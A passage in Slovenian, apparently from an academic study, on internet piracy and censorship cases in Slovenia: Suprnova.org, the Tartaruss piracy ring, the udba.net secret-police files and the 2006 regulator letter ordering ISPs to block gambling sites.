presodil, da je objavljena vsebina ilegalna oz. v nasprotju s politiko podjetja, vendar je nekatere Exceedove članke še vedno mogoče najti na internetu, članek z opisom izrabe Unicode ranljivosti pa je bil celo objavljen v računalniški reviji Connect (januarja 2001).

Piratske vsebine

Računalniško piratstvo oz. različne oblike zlorab avtorsko pravno zaščitenih del sicer večinoma potekajo preko P2P omrežij, na javno dostopnih spletnih straneh (vsaj tistih bolj obiskanih) pa se piratske vsebine v zadnjih letih znajdejo le poredkoma. BSA (*Business Software Alliance*), organizacija, ki združuje vodilne proizvajalce programske opreme in katere namen je nižanje stopnje piratstva in slovenska policija kot eno izmed oblik računalniškega piratstva navajata tudi internetno piratstvo (BSA ga definira kot "*neavtorizirano naložitev računalniškega programa na spletno stran (Warez)*" (BSA, 2005)), oziroma piratstvo elektronskih oglasnih desk (ang. *Bulletin Board Piracy*), ki ga slovenska policija na svoji spletni strani definira kot "*neavtorizirano naložitev*

[19] Exceedova spletna stran z omenjenimi programi ni več dostopna, povezave nanje pa je mogoče videti na naslovih <http://www.governmentsecurity.org/archive/t8189.html> ter <http://lists.grok.org.uk/pipermail/full-disclosure/2003-July/007120.html>

računalniškega programa na elektronsko oglasno desko in obratno (neavtorizirana preložitev računalniškega programa z nje)." (Policija, 2005). Vendar pa je taka klasifikacija zastarela.

Razvoj širokopasovnih povezav do interneta in P2P (peer-to-peer) tehnologij je namreč povzročil razmah internetnega piratstva, vendar ne v obliki, kot jo navajata BSA in policija. P2P omrežja namreč uporabnikom omogočajo razdeljevanje (ang. *sharing*) lastnih datotek, zato večina nelegalne reprodukcije avtorsko zaščitenih del danes poteka preko P2P omrežij. Poudariti je potrebno, da P2P omrežja niso namenjena zgolj distribuciji avtorsko zaščitenih datotek, niti niso vsa namenjena distribuciji datotek, saj se nekatera uporabljajo tudi za npr. internetno telefonijo. Distribucija datotek pa je s pojavom P2P tehnologije postala razpršena (tudi prenos posamezne datoteke pogosto poteka iz različnih virov (torej od različnih posameznikov v P2P omrežju hkrati), ki se lahko dinamično menjajo), ključni del pa je iskanje datotek oz. informacij o datotekah, ki mora biti centralizirano. Zato so se kmalu pojavili različni iskalniki in spletne strani, ki hranijo informacije (npr. '.torrent' ali '.ed2k' meta datotek), s katerimi je mogoče začeti iskanje in prenos datotek iz P2P omrežja. S tem se je pojavil zanimiv paradoks. Na spletni strani ponudnika meta datotek je namreč objavljena datoteka, ki vsebuje informacije s katerimi je mogoče neko avtorsko zaščiteno datoteko ilegalno prenesti iz interneta, vendar pa reprodukcija meta datoteke ni prepovedana. Zaradi tega lastnik spletne strani ne krši avtorsko pravne zakonodaje, čeprav je dejstvo, da javna objava takšnih informacij oz. datotek kršitve avtorsko pravne zakonodaje spodbuja in omogoča.


Razvoj zakonodaje sicer gre v smer prepovedi takšnega početja (npr. odločitev Vrhovnega sodišča ZDA v primeru *MGM v. Grokster*,[20] kjer so zapisali, da "*kdor distribuira pripomočke, katerih namen je spodbujanje kršitev avtorskih pravic (...), je odgovoren za protipravna ravnanja tretjih oseb, ki tovrstne pripomočke uporabljajo, ne glede na to, da je pripomočke moč uporabljati tudi za pravno dopustne namene*"), a po slovenski zakonodaji takšno početje (še) ni pregonljivo. Kljub temu je znan primer slovenske spletne strani, ki je bila zaradi ponujanja omenjenih informacij, s katerimi je bilo mogoče v P2P omrežju poiskati in prenesti avtorsko zaščitene datoteke, tarča policijske preiskave.

Suprnova.org

Spletna stran Suprnova.org (<http://www.suprnova.org>) je nastala verjetno v letu 2003 in je kmalu postala ena najbolj popularnih spletnih strani vseh uporabnikov P2P omrežij (tudi v svetovnem merilu). Na spletni strani, ki je vsebovala tudi iskalnik, so bile objavljene Torrent meta datoteke, ki so omogočale iskanje in prenos datotek preko P2P protokola *BitTorrent*. Sam strežnik, ki ga je

[20] MGM v. Grokster, 545 U.S., 125 S. Ct. 2764 (2005).

postavil ljubljanski srednješolec z vzdevkom Slonček seveda ni vseboval nobene nelegalno reproducirane datoteke, kljub temu pa je francosko podjetje *RetSpan* novembra 2004 proti lastniku strežnika domnevno vložilo prijavo (Wikipedia, 2006a). Decembra 2004 so Suprnovine spletne strežnike zasegli ljubljanski kriminalisti (Sloncek, 2005), avtor strežnika pa je na nadomestni spletni strani sporočil, da spletno stran zapira. Kasneje je lastnik Suprnove skušal sodelovati pri nekoliko bolj komercialno obarvanem projektu eXeem, vendar pa eXeem ni nikoli zaživel (Wikipedia, 2006b). Spletna stran Suprnova.org je danes sicer še vedno dostopna, vendar na njej ni več mogoče najti nikakršnih Torrent meta datotek. 18. oktobra 2005 je upravitelj spletne strani Suprnova.org prejel obvestilo, da je kazenska ovadba proti njemu zavržena, zaseženi predmeti pa so mu bili po sklepu Okrožnega državnega tožilstva iz dne 18. 10. 2005 vrnjeni (Sloncek, 2005).



Slika 15: Spletna stran Suprnova.org po zaprtju.

Tartaruss

Sredi leta 2004 je policija opravila hišne preiskave pri štirih posameznikih, ki naj bi v obdobju med leti 1998 in 2004 s klasičnim računalniškim piratstvom (reprodukcijo CD-jev in DVD-jev) pridobili večjo protipravno premoženjsko korist. V začetku je šlo za dva brata, ki sta se pričela ukvarjati z računalniškim piratstvom. Ker jima je posel dobro tekel, sta najprej najela "poslovne prostore", kasneje pa sta skupaj s še enim posameznikom, ki sta ga spoznala kasneje, ustanovila podjetje in ga postavila za direktorja. Preko podjetja so najeli poslovne prostore ter nakupili računalniško opremo s pomočjo katere so nelegalno kopirali in distribuirali avtorsko zaščitene vsebine. Prav tako naj bi

nezakonito pridobljen denar skušali oprati preko ustanovnega kapitala (okrog 55 milijonov SIT) in posojil družbi. Organizacija je delovala pod imenom Tartaruss.

Četrti posameznik, ki je bil v času dogajanja še mladoleten, se je poznal z direktorjem omenjenega podjetja. Ker je imel doma hitro povezavo do interneta, ga je le-ta prosil, naj mu preko P2P omrežij prenese nekaj novejših iger in filmov. Prinesel mu je prazen disk, mladoletnik pa mu je nanj presnel nezakonito pridobljene avtorsko zaščitene vsebine in programe. To se je nekajkrat ponovilo, direktor podjetja je rekel, da to potrebuje za nek arhiv, v resnici pa naj bi datoteke nesel solastnikoma podjetja, ki naj bi jih zapekla na CD-je in DVD-je in distribuirala po celi Sloveniji.

A kmalu je sledila policijska preiskava. Mladoletni osumljenec dogodek opisuje takole: "*No, potem je en dan (začetek aprila 2004) doma pozvonilo. Na vratih sta bila dva kriminalista (eden je vodil vso zadevo, eden je bil pa nek računalniški 'strokovnjak' iz Ljubljane), eden v modrem in ženska, ki je bila kot tajnica (pisala zapisnik). Po pravici povedano se mi sploh ni sanjalo, zakaj so prišli. Ko so mi pokazali nalog, sem bil precej začuden, ko sem zagledal 'pranje denarja' in 'kršenje avtorskih pravic'... Tam je vse bilo tudi točno opisano, kako je ta 'organizacija' delovala, kako jih jaz (seveda že od leta 1998, wtf) oskrbujem z warezom in sem seveda vir vsega zla (brez mene jasno ne bi bilo ničesar [:\\]), kako 'smo' prisluženih nekaj več kot 55 milijonov vložili kot ustanovni kapital v podjetje itd, itd... Preiskavo so naredili pri vseh istočasno, ostale tri so, ker so bili polnoletni, za 48 ur dali tudi v pripor...*" (Kovačič, 2005).

V preiskavi so policisti "*pogledali povsod, pobrali praktično vse računalniškega (računalnike, modeme, switche, pomnilniške kartice in seveda vse neoriginalne CDje), pa tudi vse mobitele, ki so jim prišli pod nos (mojega čisto novega + 2 ali 3 druge)*" (pogovor z domnevnim sodelavcem združbe Tartaruss). Sledil je forenzični pregled zasežene opreme, kjer so preiskovalci *"našli loge pogovorov (butelj jaz, jebiga, sej nism pričakoval) s kolegom, zelo pa jih je zmotil tudi e-mail, ki sem ga bil poslal nekomu o izbrisu nekaterih osebnih legitimnih datotek s strežnika, za katere pač nisem hotel, da bi kdo videl njihovo vsebino, in ki sem jih imel vso pravico izbrisati*" (Kovačič, 2005), ter ugotovili, da je imel osumljenec 360 CD-jev, za katere so sumili, da vsebujejo piratske vsebine.

Omenjeni mladoletnik je bil osumljen sodelovanja z ostalimi tremi že od vsega začetka, kar pa je zanikal: "*No jaz seveda za vso stvar nisem niti približno vedel, tega kolega sem spoznal šele leta 2003 (in ne 1998, ko sem bil šele 4./5. razred OŠ!!?), ostalih dveh sploh nisem nikoli spoznal, niti nisem slišal zanju. Bil sem pač na napačnem mestu ob napačnem času - ravno takrat so jim očitno*

že bili na sledi in so začeli s prisluškovanjem, tako so seveda dobili mojo telefonsko in tudi, kako so se ostali pogovarjali o 'tamalem'... S tem so očitno sklepali, da sem z njimi že od vsega začetka." (Kovačič, 2005).


Omenjeni mladoletni osumljenec je čez nekaj časa dobil vabilo k socialni delavki, nato pa "*od sodišča en sklep, da so moj postopek združili s postopkom ostalih, češ da bi drugače morali mene večkrat zaslišati. Od takrat ni bilo še prav nič novega...*" (Kovačič, 2005).

Primer udba.net

Primer udba.net je verjetno eden najbolj odmevnih primerov poiskusa zaprtja spletne strani v Sloveniji. Kljub temu, da je primer sprožil številne polemike glede cenzure na internetu, pa gre v osnovi za problem objave osebnih podatkov na internetu in ne za cenzuro. Sicer je res, da je šlo pri spletni strani udba.net za poiskus zaprtja spletne strani, vendar je imel ta poiskus zakonsko podlago, kar pa za nekatere druge primere, ki so se zgodili pred tem, ne moremo vedno trditi.

Nekateri primeri cenzure na internetu

Nekaj cenzorskih posegov na internet (upravičenih, oz. zakonitih in neupravičenih) je bilo v slovenskem prostoru namreč že pred tem. Med cenzuro nekateri sicer štejejo tudi brisanje elektronske pošte uporabnikov Siola januarja 2003 , ki je vsebovala grde besede, vendar je šlo v tem primeru za nenamerno napako upravitelja poštnega strežnika pri nastavljanju zaščite pred spamom (Kovačič, 2003f). Enega prvih primerov prave, namerne, cenzure interneta v Sloveniji skoraj zagotovo predstavlja poiskus zaprtja oz. umika spletne strani študentske skupine *Kričač*, ki je preko plakatnih akcij opozarjala na nepravilnosti na Študentski organizaciji Univerze v Ljubljani (večinoma so bile na plakatih objavljene karikature ter kopije člankov o nepravilnosti na ŠOU iz različnih medijev). Kričač je imel spletno stran, ki se je nahajala na strežniku KUD France Prešeren iz Ljubljane. 5. septembra 1996 je na elektronski naslov upravitelja Kričačeve spletne strani prišlo naslednje sporočilo: "*Helou, Ravno so nam Kudovci povedali da jih je ŠOU kontaktiral in zagrozil z umikom vse finančne pomoči (1/2 mil SIT) če ne umaknejo Kričač WEB site s "kudovega" serverja... Hočem da veš naslednje: To se ne more zgoditi kar so mašine in celoten WEB service last Soros fondacije (Zavod za Odprto Družbo) ki je na Kudu samo najela prostore. Ime domene (kud-fp.si) je samo del enega praktičnega posega ki je bil nujen pri registraciji... Ljudmila (Ljubljana Digital Media Lab) ki skrbi za serverje in Soros ne bodo dovolili nobenega posega z strani ŠOUa ki bi bil skregan z našim občutkom za svobodo govora, in to je poanta pri kateri bomo resni.*" (Kričač, 1996).




Slika 16: Spletna stran Kričača iz leta 1999. Sičniki in šumniki so popačeni zaradi napačnega prikaza spletne strani iz arhiva web.archive.org.

V zvezi s cenzuro omenjajo tudi spletno stran o Titu, ki je bila leta 1997 postavljena na enem izmed strežnikov Univerze v Ljubljani (v Internet Archive je zabeleženo spletno mesto <http://fri.uni-lj.si/tito> (21. februarja 1999 in 21. maja 2000) oz. <http://lgm.fri.uni-lj.si/tito> (25. februarja, 28. aprila in 4. maja 1999), vendar sama vsebina strani ni poarhivirana), avtorja pa sta bila spletno stran zaradi pritiskov leta 1998 prisiljena umakniti (Mekina, 1998). Danes se nahaja na naslovu <http://www.titoville.com/>.

Nekoliko bolj resen poiskus cenzure pa predstavlja primer uporabnika J. R., ki je na svoji spletni strani objavil povezavo na spletno stran tim. *Hobotnice*, nekakšnega dosjeja oz. anonimke, ki je prišla v javnost leta 1996, tik pred parlamentarnimi volitvami. V Hobotnici so bila našteta imena in osebni podatki nekaterih slovenskih javnih oseb, ki naj bi bili povezani v tim. udbomafijo. Hobotnica se je širila preko disket, kmalu pa se je pojavila tudi na internetu. J. R. je nanjo naletel po pregledovanju spleta in na svoji osebni spletni strani objavil zgolj povezavo nanjo (Matos, 1999). Povezavo je kasneje umaknil, kljub temu pa je bila januarja 1999 proti njemu vložena kazenska ovadba zaradi sramotitve Republike Slovenije.

Udba.net - cenzura ali zloraba osebnih podatkov?

Kljub temu, da je šlo pri primeru spletne strani udba.net za nezakonito objavo osebnih podatkov, pa to ni prvi primer objave osebnih podatkov na internetu. Leta 1998 je inšpektorat za varstvo osebnih podatkov prepovedal objavo osebnih podatkov v *Registru s finančnimi podatki o gospodarskih družbah* (FIPO) in *Imeniku pravnih oseb* (IPO) preko iskalnika na spletni strani *Agencije Republike Slovenije za plačilni promet* (www.sdk.si) (Inšpektorat za varstvo osebnih podatkov, 1998). Leta 2000 je obravnaval dva tovrstna primera (objave osebnih imen, številk indeksa ter izpitnih rezultatov na internetu (Inšpektorat za varstvo osebnih podatkov, 2001: 10) ter obdelava e-naslovov za namena vabljenja k ogledu internet strani in sodelovanje v anketi (Inšpektorat za varstvo osebnih podatkov, 2001: 5)). Leta 2001 je obravnaval primer objave osebnih podatkov na spletnem forumu (Inšpektorat za varstvo osebnih podatkov, 2002: 11), leta 2002 je obravnaval objavo osebnih podatkov na spletni strani (Inšpektorat za varstvo osebnih podatkov, 2003a: 10), leta 2003 pa dve prijavi zaradi uporabe osebnih podatkov v namene pošiljanja reklamnih elektronskih sporočil (Inšpektorat za varstvo osebnih podatkov, 2004: 24) ter poleg primera udba.net še dva primera objave osebnih podatkov na internetu (Inšpektorat za varstvo osebnih podatkov, 2004: 26). Skupna značilnost obravnavanih primerov je bila, da so bili osebni podatki objavljeni na slovenskih spletnih straneh, zato inšpektorat ni imel težav s teritorialno pristojnostjo. Primer udba.net pa se je od dotedanjih primerov bistveno razlikoval v eni točki - spletna stran je bila postavljena na strežniku v tujini.



Slika 17: Spletna stran udba.net pred zaprtjem aprila 2003.

17. aprila 2003 je bil Inšpektorat za varstvo osebnih podatkov s strani policije obveščen, da je na spletni strani www.udba.net objavljena *Centralna Aktivna Evidenca*, zbirka podatkov bivšega *Republiškega sekretariata za notranje zadeve SRS*, ki je vsebovala osebne podatke (ime in priimek, kraj in datum rojstva, ime in priimek staršev (vključno z dekliškim priimkom mater), kraj prebivališča, poklic, državljanstvo, narodnost, podatke o prekrških in kaznivih dejanjih, številko dosjeja, itd.) o več kot milijon slovenskih državljanih in tujcih, ki so jih obravnavali uradni organi SRS. Po pregledu spletne strani je policija na sestanku z inšpektorjem le-temu izročila podatke o IP naslovu in lokaciji strežnika na katerem je gostovala spletna stran udba.net. Na sestanku so obravnavali tudi ukrepe, s katerimi naj bi omejili ali vsaj otežili dostop do spletne strani in s tem do osebnih podatkov (Inšpektorat za varstvo osebnih podatkov, 2003b).

Istega dne in naslednji dan je nato inšpektor za varstvo osebnih podatkov poklical štirinajst ponudnikov dostopa do interneta in jim izrekel ustno odločbo, s katero je ponudnikom dostopa do interneta odredil, da takoj preprečijo dostop do sporne spletne strani. Eden izmed ponudnikov, podjetje K2.net je zahteval tudi potrditev in identifikacijo organa preko faksa. Kasneje je inšpektor ponudnikom dostopa do interneta poslal še pisno odločbo (Inšpektorat za varstvo osebnih podatkov, 2003b).

Istega dne so novico o prepovedi objavili številni slovenski mediji in po internetu so se razširile informacije kako preko posredniških programov (tim. *proxyev*) zaobiti prepoved dostopa. Deli dosjejev iz strani udba.net so se pričeli širiti po spletnih forumih in spletnih straneh (pri čemer so pomagali tudi nekateri sodelavci skupine *Phone Losers of Slovenija*, npr. Exceed, ki je na svoji spletni strani objavil dosjeje nekaterih slovenskih politikov (Exceed, 2003d)). Slovenski ponudniki dostopa do interneta so spletna mesta z deli dosjejev, ki so se nahajala v Sloveniji hitro zapirali, zato so se dosjeji pričeli širiti tudi preko P2P omrežij.

Pojavile so se številne kritike ravnanja inšpektorja, ki je odločbo izdal ustno, saj je tedanji *Zakon o splošnem upravnem postopku*[21] izdajo ustne odločbe dovoljeval samo v nujnih primerih in sicer če je obstajala nevarnost za življenje in zdravje ljudi, za javni red in mir, za javno varnost ali za premoženje večje vrednosti. Prav tako so se u ukrepu odločno uprli ponudniki dostopa do interneta, ki so trdili, da je inšpektor odločbo izdal na temelju domneve, da so ponudniki dostopa do interneta tudi obdelovalci zbirke osebnih podatkov, kar pa ni držalo. Na dejstvo, da ponudniki dostopa do interneta zgolj posredujejo pri prenosu opozarja tudi 12. člen *Direktive EU 2000/31 o elektronskem poslovanju*,[22] ki ponudnikom dostopa do interneta priznava pasivno vlogo pri prenosu podatkov.

[21] Zakon o splošnem upravnem postopku (ZUP), Uradni list RS, št. 80/1999, 70/2000-ZUP-A, 52/2002-ZUP-B.
[22] Direktiva 2000/31/ES o nekaterih pravnih vidikih storitev informacijske družbe, zlasti elektronskega poslovanja na


Številne kritike pa so poudarjale, da gre pri prepovedi dostopa za cenzuro, čeprav je bil osnovni problem predvsem nezakonita objava osebnih podatkov.

28. aprila 2003 je inšpektor za varstvo osebnih podatkov izdal odločbo, s katero je prejšnjo odločbo razglasil za nično, saj se je izkazalo, da je ni mogoče izvršiti (Inšpektorat za varstvo osebnih podatkov, 2003c). Spletna stran danes na naslowu <http://www.udba.net> ni več dostopna. Prav tako spletna stran ni dostopna v Internet Archive, saj je upravitelj arhivirnemu programu prepovedal dostop do vsebine strani.

Blokada spletnih stavnic

5. septembra 2006 je slovenski Urad RS za nadzor prirejanja iger na srečo ponudnikom dostopa do interneta poslal dopis (brez navedbe pravne podlage in brez pravnega poduka) v katerem jih je pozval, da onemogočijo dostop do dveh spletnih strani, ki brez koncesije Republike Slovenije opravljata storitev ponujanja iger na srečo. Urad RS za nadzor prirejanja iger na srečo je omenjenima družbama s sedežem v tujini pred tem že prepovedal prirejati igre na srečo v Republiki Sloveniji, družbi pa njegove prepovedi nista upoštevali. Urad RS za nadzor prirejanja iger na srečo je zato ponudnike dostopa do interneta pozval, naj dostop do omenjenih spletnih strani nemudoma blokirajo in jim zagrozil, da bodo, v kolikor njegovega dopisa ne bodo spoštovali, kršili 6. člen Zakona o igrah na srečo in storili prekršek po 120. členu istega zakona (Urad RS za nadzor prirejanja iger na srečo, 2006).

notranjem trgu ('Direktiva o elektronskem poslovanju') (Directive 2000/31/EC of the European Parliament and of the Council of 8 June 2000 on certain legal aspects of information society services, in particular electronic commerce, in the Internal Market ('Directive on electronic commerce')), sprejeta 8. junija 2000. Official Journal L 178, 17/07/2000 p. 0001-0016.



REPUBLIKA SLOVENIJA
MINISTRSTVO ZA FINANCE

Slovenska 54
1502 Ljubljana SLOVENIJA

Urad RS za nadzor prirejanja iger na srečo

tel: +386 (1) 2 313 517 fax: +386 (1) 2 319 741

Šifra: [redacted]

Datum: 5. 9. 2006

[redacted]

Zadeva: Prirejanje iger na srečo brez koncesije

Urad RS za nadzor prirejanja iger na srečo (v nadaljevanju: Urad) opravlja nadzor nad prirejanjem iger na srečo na podlagi 107. do 109. člena Zakona o igrah na srečo (Uradni list RS, št. 134/03 – uradno prečiščeno besedilo; v nadaljevanju: ZIS). V okviru nadzora prirejanja iger na srečo brez koncesije je Urad gospodarski družbi B.A.W. International Ltd., Suite 811, Europort Gibraltar, in gospodarski družbi bet-at-home.com Malta Ltd., Office M5, Block 12, Tigne Place, Tigne Street, Sliema SLM 15, Malta, izdal odločbi šifra 46183-4/2006/9 z dne 1. 8. 2006 in šifra 4613-30/2006/4 z dne 17. 8. 2006, s katerima je navedenima gospodarskima družbama prepovedal prirejati igre na srečo v Republiki Sloveniji.

Ker navedeni gospodarski družbi, kljub izkazanima vročitvama, nista sami izvršili ukrepa, vas kot ponudnika internetnih storitev pozivamo, da slovenskim uporabnikom interneta, ki dostopajo do interneta preko vas, takoj onemogočite dostop do njunih spletnih strani, in sicer:

- https://www.bwin.com;
- http://www.bet-at-home.com.

O datumu, s katerim boste onemogočili dostop do navedenih spletnih strani, nas obvestite najkasneje naslednji dan po prejemu tega dopisa. Obvestilo lahko pošljete na elektronski naslov urnpis@mf-rs.si ali na naslov Urad RS za nadzor prirejanja iger na srečo, Slovenska cesta 54, 1502 Ljubljana.

V kolikor navedenega dostopa ne boste onemogočili, vas opozarjamo, da boste kršili 6. člen ZIS in s tem storili prekršek po 120. členu tega zakona, zato bo Urad kot prekrškovni organ uvedel postopek o prekršku in ukrepal v skladu z Zakonom o prekrških (Uradni list RS, št. 70/06 – uradno prečiščeno besedilo). ZIS v 6. členu namreč določa, da je sprejemanje vplačil za igre na srečo ali opravljanje drugih storitev v zvezi s katerokoli igro na srečo za tuje osebe v Republiki Sloveniji prepovedano.

Lep pozdrav.

Pripravila:
SONJA STRNAD

